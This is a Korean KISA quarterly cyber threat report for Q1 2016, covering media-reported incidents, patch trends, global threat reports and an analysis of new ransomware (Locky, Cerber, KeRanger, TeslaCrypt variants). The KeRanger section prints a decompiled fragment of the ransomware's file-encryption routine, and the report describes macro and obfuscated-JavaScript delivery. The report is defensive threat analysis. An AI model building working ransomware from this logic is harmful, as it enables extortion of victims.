2016년 1분기

사이버 위협 동향 보고서

KISA 한국인터넷진흥원
KOREA INTERNET & SECURITY AGENCY

Contents

2016년 1분기 사이버 위협 동향 보고서

1

2016년 1분기 사이버 위협 동향

1. 언론보도로 알아본 1분기 사이버 위협 동향
2. 보안 취약점으로 살펴본 1분기 사이버 위협 동향
3. 글로벌 위협 보고서 상의 1분기 사이버 위협 동향

1 언론보도로 알아본 1분기 사이버 위협 동향

한국인터넷진흥원은 국외 12개의 언론사 및 보안 관련 웹 사이트, 국내 14개의 언론사 및 보안관련 웹 사이트를 대상으로 보안관련 기사 약 300개를 검토한 후 중복, 비교적 이슈가 적었던 내용을 제외한 55개의 기사를 선정하였으며, 유사한 단어는 대표성을 가지는 단어로 변경한 후, 워드클라우드를 생성하여 1분기에 발생한 주요 이슈를 살펴보았다.

[그림 1-1] 2016년 1분기 주요 언론보도 워드클라우드

조사 대상이 된 국내 · 외 언론보도는 보안관련 내용이기 때문에, 매해 많이 등장하는 '악성코드', '취약점' 등이 기본적으로 포함되어 있다.

1분기에서 특히 눈길을 끄는 주요 이슈 단어로 랜섬웨어, 북한, 안드로이드, 애플(FBI) 등이 있다.

〈워드클라우드 주요 대표 단어〉

- **랜섬웨어** : Ransom, Ransomware, 랜섬 등
- **북한** : 北, 북한發, North Korea 등
- **스마트폰** : 안드로이드폰, 모바일(아이폰 제외)
- **코드서명** : 디지털서명, 인증서
- **악성코드** : 멀웨어, 악성URL, 악성스크립트

1) 랜섬웨어 보안위협 증가

2015년에는 Teslacrypt, CryptoWall, Crypt0L0cker가 대다수였지만, 2016년 1분기에는 Locky, TeslaCrypt4.0, KeRanger 등 다양한 종류의 신종 랜섬웨어들이 등장한 것이 특징이었으며, 이에 대한 기사들이 다수였다.

[그림 1-2] 신종 랜섬웨어 등장에 대한 국내 · 외 언론보도 예

이에 대한 세부 내용은 2장(전문가 기고문)의 '1. 랜섬웨어 동향분석'에서 더욱 자세하게 확인할 수 있다.

랜섬웨어와 관련된 국외기사들 중 상당수는 병원이나 의료분야 관련 업체들의 데이터 또는 시스템 자체가 인질이 된 사건들에 대한 것이다. 국외병원 중 특히 미국과 독일의 대형 병원들이 랜섬웨어의 희생양이 되었다.

병원은 보관하는 의료정보의 가치가 높고 시스템 마비 시 인명이 직접적으로 위협받을 수 있어 해커의 요구를 거절하기 어렵다.

이미 2015년 한국에서도 국립암센터를 비롯해 OO국립대병원 임상시험센터, 서울 소재 △△사립대병원 및 지방 병원 2곳 등이 해커들의 표적이 되어 랜섬웨어 공격을 받았었다. 향후 병원은 꾸준히 랜섬웨어의 주요 타깃이 될 것으로 전망된다.

아래의 예는 OO병원 미국 지점이 랜섬웨어에 감염되어 문제가 된 실제 사건의 예이다.


〈한국에서 투자한 OO병원 랜섬웨어 사고〉

한국의 OO병원이 투자한 할리우드 장로교 의학 센터는 국내에서 상당한 관심을 불러일으켰다. 해커는 랜섬웨어를 이용해 해당 병원의 전산시스템(PC 포함)을 모두 마비시켜 사용하지 못하게 하였다. 그 여파로 의사들은 일주일 이상의 시간동안 모든 행정업무(제약, 환자기록관리 등)를 전화와 팩스에 의존해서 처리해야 했으며, CT스캔 등은 아예 사용이 불가능했다.(의료기록 탈취는 없었음)

해킹 직후에, 해커는 9,000비트코인(약 41억원)을 요구했으나, 병원 측에서 해커와의 협상을 통해 40비트코인(약 2천만원)으로 낮춰서 금액을 지불하고 시스템을 복구 받은 것으로 알려졌다.

2) 북한發 관련 이슈 증가

[그림 1-3] 1분기 북한發 주요 사건 타임라인



1월 6일 핵실험 이후, 언론에서는 북한發의 사이버 위협관련 이슈들을 많이 다루었으며, 보안업체/금융 · 철도/포럼 홈페이지 등 다양한 북한 사이버 공격들이 언론에 보도되었다.

[그림 1-4] 북한 사이버 공격 관련 언론 보도 예

이는 과거와 다르게 북한과 관련된 사건을 대중들 앞에 공론화할 수밖에 없을 정도로 북한發 사이버 위협 이슈가 빈번하게 발생하며, 국민들의 실생활과 밀접한 문제가 되었음을 의미한다.

3) 범죄자 검거를 위한 스마트폰內 개인정보 열람 이슈

상반기 미국에서의 최고 이슈는 애플社와 FBI 간의 스마트폰內 개인정보 열람에 대한 것이었다. 클라우드워드에서 등장한 애플, FBI, 법무부 등의 키워드가 등장한 것도 이러한 개인정보 열람 이슈를 반영한 것이었다.

〈범죄자의 아이폰 잠금장치 해제를 둘러싼 FBI와 애플의 갈등〉

▶**(발단)** FBI가 2015년 12월 캘리포니아주 샌버너디노(San Bernardino, California)에서 발생한 총기 테러범의 iPhone 5C 잠금장치 해제를 위한 협조를 요청하였으나, 애플이 사용자의 프라이버시 보호를 이유로 거부함

▶**(진행)** FBI와 애플은 iPhone의 잠금장치 해제와 관련하여 법정 소송을 진행하였고, 3월 28일 FBI가 이스라엘 보안업체인 Cellebrite사의 도움으로 테러범의 iPhone 5C를 잠금해제에 성공한 후 애플과의 소송을 중단한 상태임

▶**(여론)**

- 2016년 3월 3일부터 6일까지 월스트리트저널과 NBC 뉴스의 여론조사에 따르면, FBI의 iPhone 잠금장치 해제 협조에 대해 반대(애플 지지) 47%, 찬성(FBI 지지) 42%로 조사됨
- 2016년 3월 11일부터 15일 CBS 뉴스의 여론조사에 따르면, FBI 입장을 지지하는 응답자 50%, 애플의 입장을 지지하는 응답자 45%로 조사됨 (구글, 페이스북, 야후, 마이크로소프트, 트위터 등의 IT회사로 구성된 '정부감시개혁'(RGS) 단체도 애플 편을 들었다)

그 외에 스마트TV 백도어, IoT 초인종 해킹, 스마트 자동차에 대한 FBI의 보안권고사항 등의 IoT 관련사항과 중국 사이버통합부대 창설, 국내 7,000명의 금융정보가 담긴 공격자 서버 발견 등 여러 이슈가 존재하였다.

2 보안 취약점으로 살펴본 1분기 사이버 위협 동향

2016년의 주요 보안 업데이트는 아래와 같다. 해당 보안 업데이트들은 국내에도 영향을 미치는 취약점에 대한 패치를 포함한 것으로 악성코드 감염, 해킹 등 외부 사이버 위협을 막기 위해서는 반드시 보안 업데이트가 필요하다. 보안 취약점으로 살펴본 1분기 사이버 위협 동향은 다음과 같다.

1월 1주차 : 한컴오피스 2014 보안 업데이트
2주차 : MS 1월 정기 보안 업데이트
3주차 : Oracle Critical Patch Update
4주차 : BIND DNS 신규 취약점 보안 업데이트

2월 1주차 : 한컴오피스 2월 정기 보안 업데이트
2주차 : MS 2월 정기 보안 업데이트
3주차 : glibc 취약점 보안 업데이트

3월 1주차 : OpenSSL 긴급 보안 업데이트
2주차 : Adobe Flash Player 신규 취약점 업데이트
3주차 : Apple 보안 업데이트 권고
4주차 : Oracle Java SE Critical Patch Update 권고

2016년 1분기에는 2015년의 stagefight 2.0 취약점이나 OPEN SSL 취약점과 같이 크게 언론에 이슈화 된 취약점에 대한 업데이트는 없었다. 하지만 업데이트가 된 내용을 면밀히 살펴보면, 실제 악용될 경우 권한 탈취까지 가능한 심각한 취약점이 다수 존재하는 것이 특징이다.

특히, MS 정기 보안 업데이트 중 최신버전의 윈도우(윈도우 7, 8, 10등)에서 공통적으로 공격 할 수 있는 취약점 등이 존재한다.

MS 2월 정기 보안 업데이트에 포함된 CVE-2016-0051의 취약점의 경우 윈도우에 기본 내장된 WebDAV를 악용하여 관리자 권한을 탈취할 수 있는데, 이에 대한 것은 2장(전문가 기고문)의 "3. WebDAV 권한 상승 취약점(CVE-2016-0051) 분석"에서 살펴보도록 하겠다.

3 글로벌 위협 보고서 상의 1분기 사이버 위협 동향

해외 인텔리전스 연구소는 매 분기별 사이버 위협 동향 보고서 및 연간 보고서를 발표한다.

시만텍의 『ISTR 2016(Internet Security Threat Report)』, 카스퍼스키의 『DDoS Intelligence Report for Q1 2016』, 트렌드마이크로의 『2015 Annual Security Roundup』, 파이어아이의 『M-TRENDS 2016』 등이 1분기에 발간된 대표적인 글로벌 사이버 위협 보고서이다.

시만텍의 『ISTR 2016』 은 사이버 범죄 집단의 전문화, 제로데이 취약점 등 8개, 트렌드마이크로의 『2015 Annual Security Roundup』 은 데이터 유출 등 7개의 사이버 위협에 대하여 분석하고 추후 발생할 위협을 예측하고 있다.

카스퍼스키의 『DDoS Intelligence Report for Q1 2016』 에서는 1분기에 발생한 DDoS에 대하여 상세하게 조사하였으며, 파이어아이의 『M-TRENDS 2016』 은 3가지 위협 트렌드를 이야기 하고 있다.

특히, 카스퍼스키의 DDoS 분석의 경우, 한국과 연관이 많아 글로벌 위협과 국내 실제 사고들의 연계를 파악하는데 도움이 될 수 있다.

각각의 글로벌 사이버 위협은 실제 1분기 국내 사이버 위협과 일치하는 부분이 많으므로, 이에 대한 분석은 국내 사이버 위협을 대비하는데 도움이 될 것이다.

이에, 1분기에 발표된 사이버 위협 동향을 발간 회사별로 "제3장. 글로벌 사이버 위협 동향"에서 살펴보겠다.

2016년 1분기 사이버 위협 동향 보고서

2

전문가 기고문

1. 랜섬웨어 동향 분석
2. WebDAV 권한 상승 취약점(CVE-2016-0051) 분석


1 랜섬웨어 동향 분석

HAURI
하우리 CERT실
보안대응팀

랜섬웨어는 ransom(몸값)과 ware(제품)의 합성어로 컴퓨터 사용자의 PC나 문서를 '인질'로 잡고 돈을 요구한다는 의미에서 붙여진 명칭이다. 2015년 초부터 랜섬웨어 피해사례가 증가하기 시작하더니 현재는 국내를 포함한 전 세계가 랜섬웨어로 인해 골머리를 앓고 있다. 뿐만 아니라 계속해서 새로운 형태의 랜섬웨어가 생겨나고 있으며 그 위협은 좀처럼 수그러들 기미가 보이지 않는다.

랜섬웨어 감염경로별 통계를 살펴보면, 주로 인터넷 사용 중 각종 취약점을 통해 감염이 이루어지는 DBD(Drive-by Download) 방식으로 유포되는 것을 알 수 있다. 최근에는 Email의 첨부파일 형태로 유포되는 사례도 점점 증가하는 추세이다.


[그림 2-1] 2015년 랜섬웨어 감염경로별 통계



[그림 2-2] APT Shield 랜섬웨어 차단 현황(2015년 3월 ~ 2016년 2월)

[그림 2-2]는 취약점 차단 솔루션인 바이로봇 APT Shield가 개인 무료 사용자들의 PC에서 DBD 방식으로 유포되는 랜섬웨어 차단 현황 그래프이다. 그래프를 보면 알 수 있듯이 다량의 랜섬웨어들이 꾸준하게 유포되고 있다. 차단된 랜섬웨어의 종류를 살펴보면 2015년도에는 Teslacrypt, CryptoWall, Crypt0L0cker가 대다수였다. 하지만 유행이 변하듯 랜섬웨어도 계속해서 변화하고 있다. 최근에는 Locky 랜섬웨어, TeslaCrypt4.0 등이 다수 유포 되고 있으며, [그림 2-3]의 타임라인에 나타나 있듯이 새로운 종류의 랜섬웨어들이 꾸준히 생겨났다. 이에 2016년 1월에서 3월 사이에 새롭게 등장한 랜섬웨어들을 정리하는 시간을 마련했다.


[그림 2-3] 신종 랜섬웨어 타임라인



1) Locky Ransomware


Locky 랜섬웨어가 1월에 처음 발견되었고, 무서운 기세로 유포 수가 증가하는 중이다. 발견 당시에는 매크로가 포함된 문서파일을 Email에 첨부하여 매크로를 실행하면 랜섬웨어를 다운로드하는 방식으로 유포되었다.

[그림 2-4] 매크로 실행을 유도하는 문서파일




만약 사용자가 매크로를 사용하도록 옵션을 변경하게 되면 즉시 악성 매크로가 동작하여 Locky 랜섬웨어가 다운로드 된다.

[그림 2-5] 문서에 포함된 악성 매크로




최근에는 악성 자바스크립트 파일을 메일에 첨부하여 랜섬웨어를 다운로드하는 유포 형태로 변경되었다.

[그림 2-6] Email에 첨부된 악성 자바스크립트 파일



메일에 첨부된 자바스크립트 파일의 내용은 난독화되어 있다. [그림 2-7]의 악성 자바스크립트 같은 경우, 포함된 내용을 역순으로 재조합하면 Locky 랜섬웨어를 다운로드하는 URL을 확인할 수 있다.

[그림 2-7] 난독화되어 있는 자바스크립트



Locky 랜섬웨어에 감염될 경우 암호화된 파일들의 확장자를 .locky로 변경한 후 비트코인 지불을 요구한다. 한글 문서 파일(hwp)을 암호화하는 것으로 보아 공격 대상에 국내의 기관 및 개인이 포함되어 있다는 것을 알 수 있다.

[그림 2-8] Locky 랜섬웨어 감염 화면

현재 TeslaCrypt의 뒤를 이어 다량의 Locky 랜섬웨어가 광범위하게 유포되고 있는 중이므로 지속적인 관심과 주의가 필요하다.


2) 랜섬웨어가 말을 한다

음성을 통해 파일 암호화 사실을 알려주는 Cerber 랜섬웨어가 등장했다. 암호화된 파일들은 모두 .cerber 확장자로 변경되며, 다른 랜섬웨어와 마찬가지로 파일 복구를 위해 비트코인을 지불할 것을 요구한다.

[그림 2-9] Cerber 랜섬웨어 감염 화면


Cerber 랜섬웨어에 감염되면 PC 내의 문서, 이미지 등의 파일들이 암호화되고 10자리 랜덤 파일명 및 .cerber 확장자로 변경된다. 그리고 html, txt, vbs 파일을 생성하여 감염사실을 사용자에게 노출시킨다.

[그림 2-10] 암호화된 파일과 입금유도 파일



감염 시 생성된 vbs 파일을 통해 PC에서 "Attention! Attention! Attention!", "Your documents, photos, databases and other important files have been encrypted!"라는 음성이 나온다.

[그림 2-11] 음성을 출력하는 VBS 파일의 스크립트



Tor 브라우저를 사용하여 공격자가 알려주는 Cerber Decryptor 사이트로 접속하면 아래와 같이 다양한 언어를 지원하고 있다. 이를 통해 감염대상이 특정 국가에 국한되어있지 않고 전 세계를 대상으로 유포되고 있음을 알 수 있다.

[그림 2-12] Cerber Decryptor 구매 화면

암호화된 파일은 Cerber Decryptor 프로그램을 구매하면 복구할 수 있다고 안내한다. 이때 0.75 비트코인을 요구하며, 7일이 지나면 가격을 2배로 올린다. 이후 비트코인 입금 주소 및 지불 방법을 알려주며, 비트코인 지불내역 확인이 가능함을 나타낸다. 이를 통해 피해자들이 비트코인을 지불하면 파일을 확실히 복구할 수 있다는 신뢰감을 가지도록 한다.

3) MAC 사용자까지 위협하는 KeRanger 랜섬웨어

OS X을 타깃으로 하는 KeRanger 랜섬웨어가 등장했다. 이 랜섬웨어는 OS X의 BitTorrent 관련 어플리케이션인 Transmission의 공식 웹사이트의 정상 파일을 악성 파일로 변조해 유포되었다. 감염된 Transmission 앱의 버전은 2.90이다.

[그림 2-13] 감염된 Transmission Package

감염된 Transmission.app은 Transmission.app/Contents/Resources의 General.rtf 파일이 추가되어 있다.

추가된 General.rtf은 mach-o 파일이며, UPX로 패킹 되어있다.

[그림 2-14] General.rtf 파일 내 암호화 로직

```
v9 = *(_QWORD *)__stack_chk_guard_ptr;
if ( access(a1, 6) != -1 || (chmod(a1, 0x1FFu), access(a1, 6) != -1) )
{
  v2 = strrchr(a2, 46);
  v3 = v2;
  if ( !v2 || strcmp(v2, ".encrypted") )
  {
    v4 = 0LL;
    if ( strcmp(a2, "README_FOR_DECRYPT.txt") )
    {
      v5 = (const char **)files_ext;
      while ( !v3 || strcasecmp(v3, *v5) )
      {
        ++v4;
        ++v5;
        if ( v4 >= 314 )
          return *(_QWORD *)__stack_chk_guard_ptr;
      }
      __snprintf_chk(&v8, 0x400uLL, 0, 0x400uLL, "%s/%s", a1, a2);
      __snprintf_chk(&v7, 0x400uLL, 0, 0x400uLL, "%s%s", &v8, ".encrypted");
      encrypt_file(&v8, &v7);
    }
  }
}
return *(_QWORD *)__stack_chk_guard_ptr;
```

암호화 시킨 파일의 확장자를 .encrypted로 변경시키며, README_FOR_ DECRYPT.txt 파일을 생성한다. 현재 Transmission 홈페이지에서 KeRanger를 자동 진단 및 삭제할 수 있도록 새로운 버전을 배포 중이며, 애플 또한 XProtect를 업데이트하여 차단하고 있다.

4) TeslaCrypt의 변종들

파일들을 암호화하고 확장자를 .mp3로 변경하는 랜섬웨어가 국내에 다수 유포되었다. 해당 랜섬웨어는 TeslaCrypt의 변종 중 하나이다. 암호화된 파일은 정상적인 사용이 불가능하며, 공격자는 비트코인을 보내면 파일을 풀어주겠다고 협박한다.

[그림 2-15] 확장자가 mp3로 변경된 파일


랜섬웨어 유포자는 파일의 몸값으로 500달러를 요구하며, 제한시간이 지난 후에는 가격을 2배로 올린다.

[그림 2-16] TeslaCrypt 비트코인 요구 화면

